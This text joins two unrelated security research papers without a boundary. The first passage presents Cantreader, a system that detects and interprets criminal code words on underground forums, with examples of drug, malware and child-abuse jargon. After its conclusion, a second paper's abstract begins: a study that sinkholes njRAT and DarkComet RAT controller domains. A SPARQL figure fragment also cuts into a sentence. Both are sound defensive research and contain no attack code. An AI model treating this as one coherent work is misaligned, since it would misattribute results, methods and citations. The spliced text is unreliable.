For this purpose, the discoverer first groups all vocabulary words into different classes according to their semantic diversities, as estimated using the numbers of *synsets* in WordNet [23]. Our implementation defines 4 classes: words having 0 *synsets* (not covered in the *wordnet*), between 1 to 4, between 5 to 8, and larger than 8. Over the classes, our approach runs a statistical outlier detection based on z-score [29] to find the thresholds. In our research, we use $z = 1.65$, so for each class, the discoverer simply computes the mean $\mu$ and standard deviation $\sigma$ for the cosine similarities of the vector pairs as produced by an SCM for individual words and set $\mu - 1.65\sigma$ as the threshold for that model. Assuming in each class, the similarities follow a Gaussian distribution, the threshold we selected ensures that a normal sample (a word with similar semantics in two corpora) has only 5% chance to go below the threshold, in terms of the cosine similarity between its two embedded vectors.

## 4.3 Jargon Understanding

Once a possible jargon has been discovered, Cantreader runs the interpreter to make sense of it. Finding the pre-

```

        bd:serviceParam wikibase:language
                "[AUTO_LANGUAGE],en".
  }
  ?x wdt:P279 wd:Q7397.
}
LIMIT 100
```

Figure 5: SPARQL example

Table 3: Summary of the corpora

| corpus | # traces | # unique words | words per trace | timespan |
|---|---|---|---|---|
| Silk Road | 195,403 | 1,183,506 | 1,321 | 6/2011 - 11/2013 |
| Darkode | 7,418 | 20,036 | 419 | 3/2008 - 3/2013 |
| Hack Forum | 52,654 | 30,020 | 211 | 5/2008 - 3/2015 |
| Nulled | 120,518 | 264,173 | 484 | 11/2012 - 5/2016 |
| Reddit | 1,190,346 | 3,497,646 | 1,190 | - |
| Wiki | 249,336 | 9,045,012 | 557 | - |

cise meaning of a dark jargon is challenging, due to lack of enough information to differentiate the contexts of related terms, particularly with the succinct expressions typically used on forums. On the other hand, we found that it is possible to gain some level of understanding of a jargon, by classifying it to a certain category under a specific hypernym. For example, though we may not have enough information to interpret "horse" as heroin, we may still be able to determine that it is a kind of illegal drug. Such understanding can also help a human analyst quickly decrypt the term, to find out its exact semantics.

This understanding is *automatically* generated by the interpreter as follows. First, it produces a set of hypernym candidates from the common products people trade on underground forums. Then our approach analyzes the semantics (in terms of embedded vectors) of a given jargon and all the candidates, running a classifier to find out whether any of them is a hypernym of the jargon.

**Hypernym candidates generation**. Our interpreter automatically expands a set of *seeds* to find hypernym candidates. These seeds are picked manually, including a small set of product categories discovered from underground forums as illustrated in Table 6. Using the seeds, the interpreter discovers other hypernym candidates by querying the *Wikidata* [20] database for the subclasses of the entities in the seed set.

Wikidata is a free and open knowledge base. It provides the Wikidata Query Service [21] that enables users to query its ontology using the SPARQL language [18]. Figure 5 shows the example to search for the subclasses under "software", where `wdt:P279` represents the *subclass of* relation, and `wd:Q7397` describes the *software* entity.

For each category (e.g., drug) in the seed set, we use Wikidata to find all its direct and indirect subclasses, and generate a tree rooted at the category in the seed. In this way, our approach generates a forest (a set of trees) out of the seeds where each node is a hypernym candidate.

**Projection learning**. Prior research demonstrates that an effective way to find hypernym relations is using a model learned from the semantic links between words, using the embedding techniques [32]. In our research, we follow the similar idea to build our interpreter. Specifically, for a given jargon, our approach uses its embedded vector together with a hypernym candidate's vector (from the same SCM) as a feature to determine the probability that they indeed have the hypernym relation. For this purpose, we adopt a binary random forest classifier, which unlike the multi-output linear regression model used in the prior research [32], can leverage the information not only from positive but also from negative samples to identify the decision boundary. This classifier was trained in our research using our hypernymy dataset described in Section 5.1.

**Recursive hypernym discovery**. For each dark jargon, the interpreter takes the following steps to uncover its hidden meaning. First, we look at the roots of the hypernym candidates forest. If none of them is a valid hypernym of the jargon, as determined by the classier, we label the jargon "unknown". Otherwise, we choose the most probable root (again based upon the output of the classifier) and continue to analyze its children. If none of them is found to be a hypernym for the jargon, their parent is returned. Otherwise, the most probable child is picked and the same procedure is followed recursively on its subtree.

# 5 Evaluation

## 5.1 Experiment Setting

In our study, we ran our implementation of Cantreader on 375,993 communication traces collected from four underground forums, using an R730xd server with 40 Intel Xeon E5-2650 v3 2.3GHz, 25M Cache cores and 16 of 16GB memories. Here we describe the datasets used in the study and the parameter settings of our system.

**Datasets**. We used four datasets in our study: dark corpora, benign corpora, hypernymy dataset, and groundtruth dataset with known jargons.

• *Dark corpora*. Dark corpora consist of communication traces from the four underground forums. In our research, we parsed the underground forum snapshots collected by the darknet marketplace archives programs and other research projects [3, 31], to get four dark corpora: the Silk Road corpus [17] consists of 195,403 traces (i.e., threads of posts) from the underground market-

place Silk Road mainly discussing illicit products (such as drugs and weapons) trading; the Darkode corpus [4] includes 7,417 traces from a hacking technique forum about cybercriminal wares; the Hack forums corpus [9] has 52,670 traces from a blackhat technique forum; and the Nulled corpus [12] contains 121,499 traces from a forum talking about data stealing tools and services. Table 3 summarizes the dark corpora we used.

• *Benign corpora*. As mentioned earlier, Cantreader uses two different benign corpora: a legitimate reference corpus, and a reputable interpretative corpus. In our implementation, traces of Reddit are used as the legitimate reference corpus. Reddit is the most popular forum in the U.S., receiving around 470,000 posts per day during the past ten years [15]. It includes rich informal language elements in English such as forum slangs, common acronyms, and abbreviations (e.g. "hlp" for "help" and "IMO" for "in my opinion"), which are also commonly used in the underground forums, and therefore it serves as a good reference corpus. To build this corpus, we ran a crawler that scraped 1.2 million traces from 1,697 top subreddits in terms of the number of subscribers [27]. Also, Wikipedia [10] is used as the reputable interpretative corpus. This is because it is large, comprehensive, formally written, and reputable. Table 3 presents the benign corpora used in our research.

• *Hypernymy dataset*. The interpreter component of Cantreader needs a labeled hypernymy dataset to train its classifier. In our implementation, we reuse the hypernymy dataset that Shwartz et. al generate in the previous research [7, 42]. The dataset is constructed by extracting the entity pairs with "is-a" relation from 4 lexical/ontology databases: WordNet [23], DBPedia [5], Wikidata [20] and Yago [45]. It includes 14,135 positive hypernym relations and 84,243 negative ones.

• *Groundtruth dataset*. The groundtruth dataset, with 774 known dark jargons and their corresponding hypernyms, is used in the evaluation of our system. The dataset was collected from two sources: DEA drug code words list [6] and the cybercrime marketplace product list [31]. The DEA drug code words list is the drug jargon list released by Department of Defense Drug Enforcement Administration (DEA), which includes 1,734 drug code words. The cybercrime marketplace product list is a dataset published by academic researchers, which includes 1,292 illegitimate products manually annotated from Nulled, Hack Forums, and Darkode. Note that not all the terms appear on the two lists are actually used as dark jargons in our dark corpora because DEA's drug list includes many out-of-date and uncommon slang names for drugs, and the cybercrime marketplace product list, on the other hand, focuses mostly on illegitimate products, which are not always referred to in dark jargons. Thus we carefully analyzed these terms with the traces containing them and generated a set of 774 groundtruth dark jargons and their corresponding hypernyms of high confidence.

Table 4: Thresholds for different models

| SCM | $th_{c1}$ | $th_{c2}$ | $th_{c3}$ | $th_{c4}$ |
|---|---|---|---|---|
| Silk Road vs. Reddit | 0.094 | 0.161 | 0.184 | 0.214 |
| Cybercrime Corpora vs. Reddit | 0.086 | 0.142 | 0.182 | 0.209 |
| Reddit vs. Wiki | -0.039 | 0.0865 | 0.127 | 0.154 |

**Parameter settings**. In the experiments, the parameters of our prototype system are set as follow:

• *Neural network settings*. We used similar SCM training parameters as shown in Table 1, except that we set `iterations` = 100. We also used `num_wc` = 20 with a window size = 5) to replace the `min_count` parameter due to larger corpora.

• *Thresholds*. Table 4 lists the thresholds we used in our experiments.

• *Projection learning classifier.* We implemented the projection learning with *scikit-learn's* [16] *RandomForestClassifier*. The classifier was trained with the following settings: `n_estimators` = 200, `max_features` = auto, `min_samples_split` = 2, and `class_weight` = balanced.

## 5.2 Evaluation Results

**Accuracy and coverage**. In our study, we ran our system over the dark corpora and benign corpus across 1,497,735 traces and 117M words. Altogether, Cantreader automatically identified 3,462 dark jargons and their hypernyms. To understand the accuracy and coverage of the results, we first used the groundtruth dataset to validate our results. Among the 774 jargon words in the groundtruth set, 598 were successfully detected by Cantreader, which gives a recall of 77.2%. We carefully checked the false negatives (i.e., jargons in the groundtruth set but being considered non-jargons by Cantreader), and found that some of false negatives do not show any semantic inconsistency in our corpora. This might be due to the limitation of our corpora, or those terms were not used as jargons during our monitoring timespan. For example, we carefully investigated all the communication traces involving the jargon "car" labeled by DEA. No indicator shows that it is used as "cocaine". In fact, DEA drug code words lists also announce the possible and invertible dataset error due to the dynamics of drug scenes [6]. For the rest 2,864 dark jargons detected by Cantreader, we randomly picked 200 samples for manual validation, where 182 terms were confirmed to be true dark jargons. It concludes that Cantreader achieves a *precision* of 91%.

**Performance**. To understand the performance of

Table 5: Running time at different stages

| stage | running time | traces per second |
|---|---|---|
| the discoverer | 17.09 hr | 2.94 |
| the interpreter | 203.33 s | 889.68 |
| overall | 17.15 hr | 2.93 |

Cantreader, we measured the time it took to process 180,899 communication traces (containing 100M total words, where 75,419 unique words are in the vocabulary) in the dark corpora and the breakdowns of the overhead at each analysis stage, the discoverer and the interpreter. In the experiment, our prototype was running on our R730xd server, using 30 threads. It took around 17 hours to inspect 180,899 traces, as illustrated in Table 5. The results provide strong evidence that Cantreader can be easily scaled to a desirable level to process a massive amount of underground forums every day.


# 6 Measurement

## 6.1 Landscape

**Scope and magnitude**. In total, Cantreader identified 3,462 dark jargons and their corresponding hypernyms from 1,497,735 underground communication traces. Our study shows that criminals indeed widely use dark jargons for underground communication. 376,989 (25%) of the traces include at least one dark jargon. Figure 6a illustrates the cumulative distributions for the number of dark jargons per communication trace. We observe that 80% of the traces using the number of dark jargons less than ten. Later, we study the trace volume of dark jargons. Figure 6b shows the cumulative distributions for the number of communication traces per dark jargon. We observe 80% of dark jargons used by less than 956 traces. It also indicates the effectiveness of our model to capture dark jargons leveraging limited communication traces.


Table 6 presents the 5 categories of dark jargons found by Cantreader in terms of their popularity. We observe that a large portion of dark jargons is drug, which is related to 736 innocent-looking terms. Among them, 692 drug jargons are not included in the drug jargon lists reported by DEA (see Section 5), but prevalent in underground forums such as "cinderella", "pea" and "mango". For example, "mango", the jargon for "marijuana", was found in 540 criminal communication traces about drug trading.

We looked into the distribution of dark jargon across different underground forums. We found that Silk Road has most jargons (2,570). When it comes to the diversity, the communication traces in all four forums include the aforementioned five popular types of dark jargons. This indicates that various kinds of malicious activities



(a) Cumulative distribution of the number of jargons per trace

(b) Cumulative distribution of the number of traces per jargon



(c) Newly-appeared dark jargons in Hack Forums

(d) Cumulative distribution of the number of similar jargons per black word

Figure 6: Characteristic and implication of dark jargons.

Table 6: Dark jargons in categories

| category | # hypernyms | # jargons | # traces | examples of jargons |
|---|---|---|---|---|
| drug | 304 | 736 | 830,270 | blueberry, popcorn, mango |
| person | 1,517 | 591 | 460,261 | stormtrooper, zulu |
| software | 300 | 650 | 512,379 | athena, rat, zeus |
| porn | 1 | 33 | 2,926 | cheesepizza, hardcandy |
| weapon | 672 | 80 | 12,055 | biscuit, nine, Smith |
| others | - | 1,372 | 479,789 | liberty, ats, omni |


discussed on the underground forums tend to use dark jargons to protect their communication.

**Innocent-looking dark jargon**. To understand how the criminals choose dark jargons, we study their explicit/innocent meanings. Specifically, we regard the terms' interpretations in WordNet [23] as their innocent meaning, and then seek their nearest common ancestors in the hypernym tree to determine their categories. Table 7 shows the innocent meanings of top 8 jargon categories (in terms of instance number). Most of the dark jargons are deliberate typos and abbreviations (28.24%), followed by person names (4.10%) and locations (3.38%). Interestingly, we found that drug dealers tend to use drug flavors as jargons, e.g., "pineapple", "blueberry", "orange" and "lemon". Meanwhile, hackers prefer mythological figures like "zeus", "loki" and "kraken".

Figure 7a shows the Google search interests of dark jargons when they are used as search terms. Google search interest is recorded by Google Trend [8], which measures the number of searches for each keyword during a time period. The higher search interests means

Table 7: Top 8 categories of innocent-meanings of dark jargons

| Type | # jargons | examples of jargons |
|---|---|---|
| acronym and abbreviation | 910 | cp, b1g, delt |
| name | 132 | bob, kyle, freeman |
| location | 109 | madison, southwest, florence |
| animal | 102 | rat, hound, pony |
| fictional character | 56 | zeus, loki, pluto |
| plant | 39 | lavender, oak |
| food | 31 | blueberry, popcorn, cheesecake |
| vehicle | 30 | wagon, dandy |



(a) CDF of Google Trend's interest score

(b) CDF of search result rankings

Figure 7: Innocent-looking dark jargons.

the higher competitiveness of a search term, indicating that it becomes more difficult for less relevant and less reputable websites to get to the top of the search results under the term through SEO. Due to the generality of the dark jargons' meanings, most of the them (60%) have high search interests. In fact, almost all the top 10 Google search results for each of the dark jargons we found are reputable websites. Figure 7b shows the cumulative distribution of the average websites ranking in search results per dark jargon. We observe that websites in 60% of the dark jargons' search results have the average website rankings below 100k (highly reputable sites). None of them are labeled as malicious websites by Google Safe browsing. This indicates that unlike the black keywords reported in the prior research [46], these dark jargons not only look innocent but are indeed less likely related to compromised or attack sites, thereby providing good covers for underground communication.

**Ever-changing dark jargon**. Figure 6c shows the evolution of the number of newly-appeared dark jargons on Hack Forums. On average, around 25 dark jargons emerge each month. The trend line in the figure demonstrates two increase tides in 2010 and 2013. Meanwhile, we found that some dark jargons have continued to show up in the communication traces for a long time. For example, "ccs" (credit cards) has been observed from 03/2008 to 05/2016 and is still being used on the underground market.

## 6.2 Implications of Dark Jargon

**Criminal trace identification in benign corpora**. The availability of dark jargons enables us to investigate the criminal communication traces on public forums. Specifically, for each communication trace in Reddit, we evaluated whether it includes dark jargons and their co-occurrence terms. The co-occurrence terms are those commonly used in criminal activities on underground forums. For example, "escrow" is a highly-frequent co-occurrence term in the drug advertisement of "blueberry" (marijuana). In this way, we discovered 675 communication traces in Reddit related to criminal activities. Interestingly, among them, 48.3% of the traces with dark jargons do not include their corresponding hypernyms. It means that the criminals intend to use dark jargons to cover its explicit meaning.

To investigate criminal activities of the criminal communication traces using dark jargons, we extracted the keywords using RAKE from the criminal traces and clustered the traces based on those keywords using the classic k-Nearest-Neighbor (k-NN) algorithm [29]. Then, we inspected each cluster manually, and found that most of the communication traces are related to illicit drug trading and drug vendor review. Also interesting, we discovered that drug vendors aggressively post illicit drug trading ads on Reddit: 33 traces about drug trading come from the same vendor *humboldtgrows*. Also, even though Reddit prohibits the posts related to criminal activities [14], we found that the communication traces with dark jargons enjoyed a long lifetime. 73 criminal traces have been there more than one year.

**Black words**. Cantreader utilizes the semantic inconsistency of dark jargons in the dark corpora and legitimate corpora for identification. However, another type of criminal related terms (called *black words*) are only used by criminals and barely seen on legitimate forums, which cannot be recognized by Cantreader directly. However, we found that such dedicated black words can actually be identified and understood by leveraging the dark jargons we discovered. Specifically, for each word that appears frequently in the dark corpus but has been excluded during the vocabulary building (e.g., due to its absence in $C_{legit}$, see Section 4.2), we look for its top 40 similar words in the dark corpus (in terms of the cosine distance between word vectors), and examine their overlap with a list of dark jargons we discovered. This jargon list consists of 200 most frequent dark jargons we manually verified. We consider the word to be a black word when the overlap is no less than 5. For such a word, we further used the most common hypernym of the overlapping jargons to interpret it. For example, we found that "chocolope", a kind of marijuana, which does not appear in $C_{legit}$, frequently co-occurs with multiple drug jargons

Table 8: Top 3 hypernyms with most black words

| Hypernym | # black words | percentage |
|---|---|---|
| sedative | 69 | 14.4 |
| narcotics | 63 | 13.2 |
| stimulant | 46 | 9.6 |




Figure 8: Trace volume of four jargons across month

such as "blueberry", "diesel" and "kush" in $C_{dark}$. In this way, we discovered 522 black words related to 14 hypernyms. We manually examined and confirmed that 478 were indeed black words, which gives an accuracy of 91.57%.

Figure 6d shows the cumulative distribution of the number of similar jargons per black word. We found that 50% of the black words are similar to more than 10 dark jargons on the list. Table 8 presents the top 5 hypernyms of black words with most instances. Here, "sedatives" have most black words (14.4%), followed by "narcotics" (13.2%) and "stimulants" (9.6%). Also interestingly, criminals utilize obfuscated terms as black words, e.g., "li0n" (crypter) and "Illusi0n" (trojan).

## 6.3 Case Study

Our research discovers many jargons related to malware or cyber attack services. We found that identifying such jargons helps cyber threat intelligence gathering from the underground forum to better understand various threats. For example, "rat" (remote access trojan) is mentioned in 9,445 unique criminal communication traces, in the contexts of trojan development, new trojan promotion and exploit package purchase/sell.

Figure 8 illustrates the trace volume of the dark jargons "rat", "loki", "xtreme" and "ivy" per month from 05/2008 to 03/2015 in Hack Forum, where "loki", "xtreme" and "ivy" are different kinds of "rat". From the figure, we can see the prevalence of "rat" (including all these jargons) discussion across years, in terms of the number of traces. Overall, 350 traces are related to "ivy", 261 to "xtreme" and 46 to "loki". In fact, compared to "loki" and "xtreme", "ivy" is a more popular "rat" since its release, due to its wide availability and easy-to-use features [13]. We also find that 10% of criminal communication involving "ivy" talks about free download addresses. The traces containing "xtreme" are most for seeking the source code of "xtreme" and its variants. We notice a spree of the trace volume of "rat" from 02/2009 to 10/2011 due to the popularity of multiple kinds of "rat" like "loki", "xtreme" and "ivy". In 02/2015, we observe a small peak of "rat". This is because that Darkcomet 5.3 [2], a kind of "rat", is released and several configuration issues discussions correspond to that.

# 7 Discussion

**Semantic comparison model**. As mentioned earlier, we propose a semantic comparison model to address the challenge in comparing the semantics of a word from different corpora. Our current application domain of the model is jargon discovery. We believe that this semantic comparison model could also be used in any polysemy identification scenario if proper corpora exist. We conducted open domain experiments as reported in Section 3, which indicates the effectiveness of the proposed model on open domain corpora.

Also, even only accepting two corpora in jargon discovery, the semantic comparison model can accept $n$ corpora for comparison by setting the input layer to $n$ times of the word size, where the word size is the intersection words of all $n$ corpora. Such scalability offers the effectiveness to processing and comparing multiple corpora at the same time. In fact, we can further optimize the performance of jargon discovery: consider the example mentioned in Section 3; we can modify the semantic comparison model to accept three corpora $legit$, $dark_1$ and $dark_2$ where $dark_1$ and $dark_2$ are related to the similar criminal activity such as drug trading. Then, the model calculates $Sim_{dark_1,legit}$ and $Sim_{dark_1,dark_2}$ and utilizes $Sim_{dark_1,dark_2}$ to further validate the correctness of dark jargon.

**Limitation**. The main idea of Cantreader is based on the semantic inconsistency of an innocent-looking term in underground communication and in the legitimate corpus. The performance of Cantreader is corpus related. The adversary may play evasion tricks by adding more legitimate terms to their underground communication traces to affect the semantic comparison results. However, even in the presence of relevant content, the dark jargon could still be identified when we select the underground corpora carefully to limit the impact of corpora pollution: such as only selecting a limited number of communication traces from a specific user or including more semantic relevant corpora from different sources. Moreover, our semantic comparison model only conducts word-level semantic inconsistency check and does not support phrase-level jargon detection. A follow-up

step is to optimize the model to identify jargon phrases. A possible solution is to find the possible phrases in underground corpus based on n-gram frequency and concatenate those words into a single term as the input of the semantic comparison model.

## 8 Related Work

Recently, researchers leverage natural language processing for security and privacy research. Examples include analyzing web privacy policies [49], generating app privacy policies [47], analyzing descriptions to infer required app permissions [40, 39], detecting compromised web sites [34], identifying sensitive user input from apps [33, 38], and collecting threat intelligence [35]. Our work proposes a novel NLP analysis model and identifies a novel application of NLP security, i.e., automatically identifying and understanding dark jargons in underground communication traces.

One recent work that is closest to our study introduces a technique to detect search engine keywords referring to illicit products or services [46]. This work utilizes several search engine result features (such as the number of compromised websites in the search results) to determine whether a search keyword is related to the underground economy. This approach, however, is not suitable for dark jargon detection, because dark jargons are mainly short and innocent-looking terms, which have high search engine competition, i.e., search engine results of dark jargons are mainly highly-reputable websites. Hence, the search engine result features cannot capture dark jargons' illicit semantics but only their innocent semantics. Another relevant work [31] identifies illicit product names in the underground forums. The authors presentes a data annotation methods and utilizes the labeled data to train a supervised learning-based classifier. This work relies on a large amount of human effort for the data annotation and is designed not for dark jargon identification but underground economy product. Also, neither of the previous two works is able to reveal the hidden meaning of the detected dark words automatically. Finally, [48] proposes to use word embedding to analyze the semantics of jargons in Chinese underground market. But their endeavors stopped at a rather initial stage, finding semantically similar words of previous-detected jargons using cosine similarity of embedded vectors. Further manual inspection of those similar words is still required to understand the meaning of dark jargons. Moreover, the author fails to address the problem of how to identify dark jargon from the underground market.

## 9 Conclusion

In this paper, we present Cantreader, a novel technique for automatically identifying and understanding dark jargons from underground forums. Cantreader is designed to specialize the neural language model for semantic comparison. Our approach can efficiently capture the semantic inconsistency of a term appearing in different corpora, and then further understand such term by identifying its hypernym. Our evaluation of over one million underground communication traces further reveals the prevalence and characteristics of dark jargons, which highlights the significance of this first step toward effective and automatic semantic analysis of criminal communication traces.

## Abstract

Remote Access Trojans (RATs) are a class of malware that give an attacker direct, interactive access to a victim's personal computer, allowing the attacker to steal private data from the computer, spy on the victim in real-time using the camera and microphone, and interact directly with the victim via a dialog box. RATs are used for surveillance, information theft, and extortion of victims.

In this work, we report on the attackers and victims for two popular RATs, njRAT and DarkComet. Using the malware repository VirusTotal, we find all instances of these RATs and identify the domain names of their controllers. We then register those domains that have expired and direct them to our measurement infrastructure, allowing us to determine the victims of these campaigns. We investigate several techniques for excluding network scanners and sandbox executions of malware samples in order to filter apparent infections that are not real victims of the campaign. Our results show that over 99% of the 828,137 IP addresses that connected to our sinkhole are likely not real victims. We report on the number of victims, how long RAT campaigns remain active, and the geographic relationship between victims and attackers.

## 1 Introduction

Remote Access Trojans (RATs) are an emerging class of manually operated malware designed to give human operators direct interactive access to a victim's computer. Unlike automated malware (i.e., spam and DDoS), RATs are predicated on the unique value of each infection, allowing an attacker to extort a human victim or otherwise benefit from access to a victim's private data. RATs are sold and traded in underground communities as tools for voyeurism and blackmailing [11, 18]. RATs have also been reported to be used for state-sponsored espionage and surveillance, and have been used to spy on journalists [46], dissidents [30], and corporations [27].[1]

[1]We likely primarily measure less skilled attackers in this study.

While the unique danger posed by this new class of malware has received considerable attention, the *relationship* between the RAT operator and victim is poorly understood. In this work, we bring to light the behavior of operators and victims of two popular RAT families, njRAT and DarkComet. Our primary aim is to determine *who* is attacking *whom*, the size of the victim and attacker population, and how long victims remain vulnerable after a campaign ends.



Figure 1: Intelligence pollution obfuscates the stakeholders in the RAT Ecosystem.

One of the pervasive challenges of studying populations of victims and attackers is the difficulty of accurately determining the population. Network hosts behaving as victims may be security researchers scanning for command-and-control servers [15, 17], while potential command-and-control servers may be vigilantes operating sinkholes [12, 39, 49]. The central challenge of conducting a study of the RAT ecosystem, then, is to be able to correctly determine who is really a victim or operator, and who is pretending to be one.

In this paper, we design, implement, and deploy improved methodologies for accurately measuring real victims that connect to our sinkhole, RAT-Hole, and identifying RAT controllers using our scanner, RAT-Scan. The task of identifying victims at scale is made difficult by the amount of pollution sinkholes receive from increasingly high-fidelity scanners and sandboxes. Differentiat-

ing between real controllers and sinkholes is also a non-trivial undertaking due to higher fidelity sinkholes. This increasing fidelity in RAT scanners that emulate more of a victim's behavior and sinkholes that emulate more of a real RAT controller's protocol has likely created an arms-race between entangled threat intelligence operations which we call *Intelligence Pollution*. This leads to inaccurate measurements and wasted notification efforts, wherein researchers and security vendors may confuse beneficent sinkholes for malicious controllers, or scanners and sandboxes for actual victims.

In order to mitigate this pollution, we have created RAT-Hole which implements the handshake protocol and error triggering tests for two common RATs, DarkComet and njRAT. Based on extensive testing, we developed a set of heuristics to accurately differentiate sandboxes, scanners, and victims. We leverage the phenomenon that operators of commodity-grade RATs frequently configure their RATs to use free dynamic DNS (DDNS) services [17] domains which expire after one month. We conduct an experiment where we sinkholed 6,897 RAT controller domains associated with DarkComet and njRAT samples.

Based on our classification methodology we found that only 6,710 (0.8%) of the over 800k Source IP addresses that connected to our RAT-Hole were likely victims. If we filter out the lower fidelity scanners, we find that only 3,231 (69%) of the RAT fingerprints that completed a RAT handshake are likely victims. Our analysis also found that telemetry from a /32 and /24 internet telescope could filter less than 1% of the higher fidelity scanners and sandboxes. We also received several repeated manual notifications based on scanners misclassifying our RAT-Hole deployment as a large-scale RAT controller hosting operation.

As part of our study we also created RAT-Scan, which is able to differentiate some sinkholes, including our high fidelity RAT-Hole, from actual RAT controllers by emulating DarkComet and njRAT victims. We deployed RAT-Scan to scan the entire IPv4 address space and found 6,401 IP addresses hosting suspected RAT controllers. Our efforts to accurately differentiate sinkholes from real RAT controllers were complicated by VPN proxy services that were highly dynamic and appear to host both sinkholes and real RAT controllers. In particular, we found that IPJetable, a free VPN service, hosted over 40% of the suspected RAT controllers we found.

We propose that our more accurate identification of controllers and victims could reduce wasted notification effort. In addition, we propose some potential interventions involving the free DDNS and VPN proxy services that provide support infrastructure for RAT operators. This could be in the form of these services voluntarily assisting in blocking RATs from their infrastructure. The other potential intervention is for law enforcement entities to more closely monitor these services to better identify attackers and victims.

The primary contributions of our study include:

- Proposal and evaluation of methods for classifying RAT sandboxes, scanners, and likely victims based on connection to a sinkhole.
- Conducted a large-scale measurement study based on sinkholing 6,897 RAT controller domains. We found that only 6,710 (0.81%) of the over 800k Source IP addresses that connected to our sinkhole were likely victims.
- Proposed and deployed a RAT controller scanner that is able to differentiate some sinkholes from real RAT controllers. Based on our analysis we found that IPJetable, a free VPN service, hosted over 40% of the suspected RAT controllers that we found.
- Identified potentially improved interventions that could mitigate the threat of RATs.

## 2 Background

The subject of this work is the relationship between victims and operators of two commodity RATs (Remote Access Trojans), njRAT and DarkComet. In this section, we provide the necessary background on RATs for the rest of the paper.

### 2.1 RAT Components

Most RATs are made up of three parts: *builder*, *stub*, and *controller*. At the start of a malware campaign, the attacker runs the *builder* program, creating a new instance of the *stub* for installation on a victim's computer. The newly built stub contains the code that will run on the victim's computer with parameters such as the host name of the command-and-control server to contact upon infection. During the campaign, the attacker runs the controller software on the command-and-control server to interact with the victims. In most cases (e.g., for njRAT and DarkComet), the controller provides a graphical user interface and runs directly on the attacker's computer. The attacker, also called the RAT *operator*, interacts with the victim via the controller interface.

### 2.2 RAT Command and Control Protocol

For the RATs studied in this paper, communication between stub and controller begins with the stub opening a TCP connection to the controller host name hard-coded in the stub. The attacker provides this host name to the builder program which produces the stub. Once the stub establishes this connection, RATs can be divided into two groups. In RATs where the application-layer handshake is **controller-initiated**, the controller speaks first by sending a *banner* to the stub immediately after accepting the stub's connection. DarkComet is controller-initiated. In contrast, in a protocol where the handshake

is **victim-initiated**, the stub sends the first message immediately upon connecting (receiving the SYN-ACK from the controller). njRAT is victim-initiated.

Whether a protocol handshake is victim-initiated or controller-initiated determines how we scan for controllers and sinkhole stubs, as described below. Additionally, many RAT protocols support symmetric encryption to obfuscate the command stream and as a form of access control to the stub. In these cases, the encryption key or password is embedded in the stub's configuration.

The initial message sent by a stub contains both information configured by the builder (e.g., password, campaign ID) as well as information unique to the victim machine (e.g., username, hostname, operating system, active window). This information allows the operator to manage multiple campaigns and also to obtain a summary of the victim. Some of the information sent by the stub is potentially Personally Identifiable Information (PII), which introduces ethical challenges to researching RAT sinkholes that we discuss in our ethical framework.

## 2.3 Sinkholing

*Sinkholing* is a term used to indicate the redirection of infected machines' connections from their intended destinations (e.g., attackers' command & control servers [36]) to the sinkhole owner. Local sinkholing efforts, implemented by organizations or individual ISPs, often involve reconfiguring DNS servers and routers to block communication with malicious domains or IP addresses. Larger, coordinated sinkhole operations are often part of broader takedown efforts, requiring cooperation between domain registrars and international authorities. [29, 49]

A prior study found that RAT operators often utilize Dynamic DNS (DDNS) services [17], which allow their controllers to migrate between IP addresses without disruption of operation. Services like No-IP [35] offer free DDNS hostname registrations that expire after 30 days. As we will show, operators often allow their hostnames to expire and this provides a large pool of RAT domain names that can be claimed and sinkholed.

Ideally, a DNS sinkhole operation would be able to identify all victims associated with its acquired domains and to accurately measure victims. Unfortunately, scanners and sandboxes introduce a significant amount of intelligence pollution, as we will show in our study.

## 2.4 Scanning

Internet-wide scanning is a popular technique for Internet measurement, particularly in the field of security. It was recently leveraged to measure the Mirai botnet [3], and is likely used by many academic groups and security vendors. Open-source tools such as ZMap [14] make rapid scanning of IPv4 space accessible to researchers. There are also services such as Censys [13] based on ZMap and Shodan [32] that uses a custom scanner.

Scanning for RAT controllers presents a similar set of challenges to sinkholing. RATs often use victim-initiated handshake protocols to communicate, so simple port scanning or banner grabbing is often not sufficient to confirm the existence of a RAT controller. One must also implement the RAT's handshake, which can be complicated by the inclusion of encryption and custom passwords. Proxies may also conceal multiple controllers behind the same address, while a single controller may reside behind ever-changing addresses (using DDNS, for example). Finally, many academic groups and security vendors operate sinkholes which can be challenging to differentiate from real RAT controllers.

## 2.5 Ethical Framework

Our methodology was approved by our institution's Institutional Review Boards (IRB) and general legal counsel. The ethical framework that we operated under is that we only completed the protocol handshake with peers that contacted us and controllers that are publicly reachable. We did not attempt to execute any commands on infected peers. During the handshake there is some potentially Personal Identifiable Information (PII) that the peer sends to us, such as the PC name (often the name of the victim) or full website URLs a person is visiting if the active window is a browser. In order to mitigate the potential harm caused by our study, we immediately encrypted any fields that might contain PII and did not ever store an unencrypted version of these fields (PII listed at Table 3). Our IRB takes the position that IP addresses are not personally identifiable. In no cases did we attempt to tie our measurements to an actual identity.

# 3 RAT-Hole Methodology and Dataset

Our system consists of two primary components: a high-fidelity sinkhole (*RAT-Hole*) that imitates RAT controllers, and a high-fidelity scanner (*RAT-Scan*) that imitates RAT victims. We present the details of our RAT-Scan system in Section 5. Figure 3 shows a timeline of when each part of our methodology was deployed.



Figure 2: The major components of our operation and their interactions with the subjects of our study.

Figure 2 depicts the system's operation. ❶ An attacker registers a hostname with a DDNS provider like No-IP, creates malware binaries configured with this hostname, and spreads the binaries to victims in the wild. ❷ Some of



Figure 3: Timeline of data collection phases of our study; Binary Acquisition (3.1), Controller Domain Resolution (3.2), Scanning for Controllers (5.4), Domain Claiming (3.2), and Sinkholing (3.4).

the malware is detected and uploaded to VirusTotal [52]. ❸ Our VirusTotal-deployed YARA rules [54] find these malware samples, from which we extract configurations (including controller IP addresses, hostnames, and passwords). Many hostnames belong to No-IP. Our DDNS Claimer registers any expired, No-IP-owned hostnames and configures them to resolve to RAT-Hole's IP range. RAT-Hole then receives all connection attempts to these hostnames. ❹ Simultaneously, RAT-Scan continuously probes all extracted IP addresses and hostnames for controller activity in the wild.

We limit the scope of our study to two RAT families, DarkComet and njRAT, since reverse-engineering and implementing parts of their protocols in RAT-Hole and RAT-Scan is a time-consuming manual effort. These two were chosen because they are the most popular RAT families for which we were able to obtain source code for multiple versions, and there is existing documentation of their protocols to assist with the reverse-engineering process [6, 10, 20]. As an approximate measure of prevalence, we count the number of unique binaries associated with RAT families uploaded to VirusTotal by using up-to-date YARA rules for sample hunting. We found that njRAT and DarkComet were the third and fifth most popular RATs on VirusTotal when we began our study.

